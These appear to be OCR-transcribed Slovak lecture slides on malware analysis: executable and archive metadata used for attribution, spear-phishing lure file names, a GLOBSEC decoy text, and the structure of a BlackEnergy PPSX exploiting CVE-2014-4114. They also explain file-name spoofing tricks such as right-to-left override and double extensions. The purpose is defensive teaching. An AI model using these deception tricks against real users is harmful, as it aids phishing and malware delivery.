Ministerstvo financií
Slovenskej republiky

EFQM
Recognised for excellence
5 star - 2012

Malware (II)

Peter Košinár

6.11.2014

KPMG
cutting through complexity™

Obsah

- Súborové formáty a metadáta v nich.
- Sociálne inžinierstvo a spear-phishing.
- Obfuskácia a čo sa z nej dá vyťažiť.

Spustiteľné súbory

Natívne vykonávaný kód:

- Windows – PE(+)
- Mac – MachO, FAT binaries
- Linux, Android – ELF

Virtuálne interpretery bajtkódu:


- Java – class / JAR
- .NET – na Windowse vnútri PE

Jednotlivé formáty sú relatívne dobre dokumentované **v štandardných podmienkach** – „okrajové“ prípady sú takmer vždy ponechané na voľnú interpretáciu.

Windows – PE formát

- Presná interpretácia a hraničné prípady závisia od kontextu (spustenie, DLL, driver), verzia OS, ...
- Mnoho položiek je čisto informatívnych, ďalšie sú dynamicky upravené pri štarte (zväčša nedokumentovaným spôsobom → vzájomná nekompatibilita nástrojov)
- Hlavička + tabuľka sekcií (jedna sekcia = jeden súvislý kódový / dátový blok vo virtuálnom adresnom priestore).
- Rôzne kompilátory – rôzne metadáta.


Windows – PE formát



Count of sections	6	Machine	Intel386
Symbol table	00000000[00000000]		Thu Feb 03 00:00:59 2011
Size of optional header	00E0	Magic optional header	010B
Linker version	10.00	OS version	5.00
Image version	0.00	Subsystem version	5.00
Entry point	000FD47A	Size of code	0010F000
Size of init data	0007FA00	Size of uninit data	00000000
Size of image	00192000	Size of header	00000400
Base of code	00001000	Base of data	00110000
Image base	00400000	Subsystem	Console
Section alignment	00001000	File alignment	00000200
Stack	00100000/00001000	Heap	00100000/00001000
Checksum	00159840	Number of dirs	16

- Čas kompilácie súboru, reprezentovaný ako počet sekúnd od 1970/01/01 00:00:00 GMT.
- Môže byť apriórne nesprávny (Delphi: 1992/06/19 23:22:17 GMT) alebo explicitne podvrhnutý (často efekt obfuskátora – skutočný súbor ho máva nezmenený).
- Pozor na zobrazovanie – GMT vs. lokálne časové pásma.
- Ak existujú iné datovacie údaje, môže naznačiť časové pásmo: “Mar 28 12:42:43 2014” vs “Mar 28 2014-08:41:55” = GMT+4.


Windows – PE formát



Name	RVA	Size
Export	00000000	00000000
Import	0002C04C	0000003C
Resource	000B0000	000080C6
Exception	00000000	00000000
Security	00000000	00000000
Fixups	00000000	00000000
Debug	000281A0	0000001C
Description	00000000	00000000
MIPS GP	00000000	00000000
TLS	00000000	00000000
Load config	00000000	00000000
Bound Import	00000000	00000000
Import Table	00028000	00000168
Delay Import	00000000	00000000
COM Runtime	00000000	00000000
(reserved)	00000000	00000000

- V princípe jednoduché na podvrhnutie, ale občas skutočne zabudnuté autorom.
- `C:\Projects\NEMESIS\nemesis-gemina\nemesis\bin\carriers\ezlzma_x86_exe.pdb`
- `D:\PRODUCTION\NITRO\KSK\Generations\70BCDEA1\bin\Bot.pdb`
- Korelácia viacerých komponentov z podobnej kampane, odhad počtu participujúcich autorov.


Windows – PE formát



Name	RVA	Size
Export	00016E00	00000056
Import	000160B0	000000C8
Resource	00019000	000001B4
Exception	00000000	00000000
Security	00000000	00000000
Fixups	0001A000	00000D38
Debug	00000000	00000000
Description	00000000	00000000
MIPS GP	00000000	00000000
TLS	00000000	00000000
Load config	00000000	00000000
Bound Import	00000000	00000000
Import Table	00011000	00000228
Delay Import	00000000	00000000
COM Runtime	00000000	00000000
(reserved)	00000000	00000000

- Knižnice obsahujú svoje pôvodné meno: `core_x86.bin`, `keylog_mod_x86.mod`, …
- Názvy poskytovaných funkcií: `_hesperus_core_entry@4`, `mod_entry`, …

Windows – PE formát



- Digitálny podpis na súbore slúži na zabezpečenie jeho integrity na disku a na previazanie s identitou autora.
- Ale: jednoducho získateľný / ukradnuteľný.
- Skutočne vyžadovaný je len v niekoľkých prípadoch (systémové ovládače, varovanie počas inštalácie)
- Pokiaľ obsahuje časovú pečiatku od dôveryhodnej autority, môže sa dať dopátrať k podpisovateľovi.
- Pozor: Certifikát sám určuje svoje CRL a OCSP – potenciálny únik informácií pri použití štandardných nástrojov!

Windows – PE formát

- Pred začatím analýzy býva užitočné overiť si, či nejde o známy inštalačný balík, samorozbaľovací archív alebo známu (aj) legitímnu obálku – je zbytočné analyzovať známy, čistý kód: „file“, PEiD, ...
- Inštalátory majú často dáta „za“ poslednou sekciou a naopak, samotná aplikačná časť krátka, nemenná a irelevantná.

Linux – ELF

- Konceptuálne podobné Windowsovému PE – hlavička, pamäťové oblasti a podobne ne-striktný formát.
- Podstatné odlišnosti: spôsob interakcie s dynamickými knižnicami (bez odkazov na konkrétne knižnice); PIC (Position-Independent Code) identický v pamäti a na disku; segmenty vs. sekcie.
- Menej relevantných metadát, ale občas zabudnuté dáta od kompilátora – cesty k súborom, verzie modulov, ...

Iné formáty

- Archívne formáty – ZIP, RAR, ... (aj v samorozbaľovacej verzii) obsahujú dátumy a časy modifikácie súborov (ale pozor na časové pásma a presnosť).
- Tieto metadáta sú často korektné – aj keď tie obsiahnuté **v súbore** boli pozmenené.
- Pri rozbaľovaní na počítači obete sú štandardne nastavené dátumy a časy na tie z archívu.
- Android APK = ZIP → dátumy a časy.
- Moderné Microsoft Office formáty = ZIP + metadáta v samotnom dokumente.

Pozor pri analýze!

Aj analytický nástroj môže zradiť:

- „strings“ sa snaží byť príliš inteligentný a rozumieť štruktúre súboru (CVE-2014-8485)
- Ladiace informácie na externých lokalitách.
- Zobrazené informácie nemusia zodpovedať realite (zarovnávanie adries, chýbajúce dáta, prekryvy blokov vo fyzickom súbore, ...)

TECHNIKY POUŽÍVANÉ MALWAROM

Sociálnoinžinierske triky

- Dve prípony = kombinácia troch faktorov:
  - Iba posledná prípona reálne rozhoduje o spôsobe spracovávania.
  - Známe prípony sú štandardne skrývané.
  - Spustiteľný program si vie sám vybrať svoju ikonu.
- Názov obsahujúci veľký počet medzier alebo iných oddeľovacích znakov (bodky, pomlčky, ...)
- Right-to-left trik: “gpj.com” sa zobrazí ako “moc.jpg”

Sociálnoinžinierske triky

- Podobné znaky v rámci Unicode, špeciálne na mobilných zariadeniach (G00GLE Play vs GOOGLE Play)
- Útočník nemusí byť sofistikovaný – aj amatér dokáže uspieť (Georbot)

Protiopatrenia:

- Filtrovať na perimetri (e-mail a web, ale vrátane HTTPS) – existujú však aj ne-malwarové výskyty ➔ vzdelávanie používateľov.

Spear-phishing

- Obeť dostane e-mail, v ktorom je priložený „dokument“ (resp. linka naň) exploitujúci niektorú zraniteľnosť – v prípade cielených útokov často (ale zďaleka nie výhradne) 0-day.
- Po otvorení sa zvyčajne ukáže (aj) falošný dokument, ktorý skutočne obsahuje informácie zodpovedajúce očakávaniam – veľakrát sú získané z verejne dostupných zdrojov.

Spear-phishing

- 10th SVC.doc
- Bonus For Defence Officers.doc
- conduct.doc
- Dhoom 4 Story.doc
- EMAIL ID.doc
- FedEx Delivery.doc
- Govt Holidays 2014.doc
- Indo-Pak Relations.doc
- Janasevana Virugammana Programme.doc
- LIST OF OFFICIAL GOV HOLIDAYS 2014.doc
- MET PM 23-1.doc
- Naval Officer rape aTen-Year-Girl.doc
- Navy's 63rd anniversary celebration.doc
- Navy Officer rape case.doc
- Newyear.doc
- NuclearSecurity.doc
- PAEC Telephone DIrectory 2014.doc
- PARR-2.doc
- password.doc
- policewoman.doc
- PTSD Syndrome in armed forces.doc
- SANS IT Courses for IT Officers1.doc
- SEX SCANDAL STUMPS SL CRICKET.doc
- Sheshadri.doc
- Special Allowances.doc
- Telephone Directory.doc
- Updated Contact List of BAEC 2014.doc
- weather.doc

GLOBSEC 2014
14 - 16 MAY | BRATISLAVA
THE LEADING FOREIGN POLICY AND SECURITY FORUM IN CENTRAL EUROPE

As has become a tradition, GLOBSEC will again try to push higher and further with the 2014 edition of what has become the largest security and policy forum in Central Europe.

The ninth annual GLOBSEC Forum, scheduled to take place between **14-16 May in Bratislava**, Slovakia, will explore, among other foreign policy and security issues, changes in the 21st century power balance, ability and political will of NATO member states to intervene and the consequences of the latest spying allegations.

GLOBSEC has grown into what US veteran analyst **Zbigniew Brzezinski** called a *"global operation"*, annually attracting over 800 participants from more than 60 countries.


GLOBSEC 2014 will feature the highest ministerial presence of any Central European conference. Among the confirmed guests are Slovak Prime Minister Robert Fico, his Hungarian counterpart Viktor Orbán, along with foreign ministers of Slovakia, Hungary and Sweden. On a non-governmental level, Liam Fox, former British Defence Secretary, UN Special Representative for Afghanistan Ján Kubiš, and Michael Chertoff, former US Secretary of Homeland Security are scheduled to participate.


TOPICS AND THEMES

In 2014, GLOBSEC will focus on a number of issues pivotal to the region, the European Union and the transatlantic community:

- Power shifts in the 21st century;
- NATO, the west, and future military engagements;
- The rise and fall of political Islam;
- Afghanistan Check-List: The day after tomorrow;
- Ten years following the European big bang: regaining Central Europe's competitiveness;
- Populism, apathy and anti-Brussels tendencies: remodelling the EU;

BlackEnergy 2014




...zip:spiski_deputatov_done.ppsx
n Name Name
..
_rels
docProps
ppt
[Content_Types].xml
...piski_deputatov_done.ppsx:\ppt
n Name Name
..
_rels
drawings
embeddings
media
slideLayouts
slideMasters
slides
theme
presentation.xml
presProps.xml
tableStyles.xml
viewProps.xml
...atov_done.ppsx:\ppt\embeddings
n Name Name
..
oleObject1.bin
oleObject2.bin


CVE-2014-4114

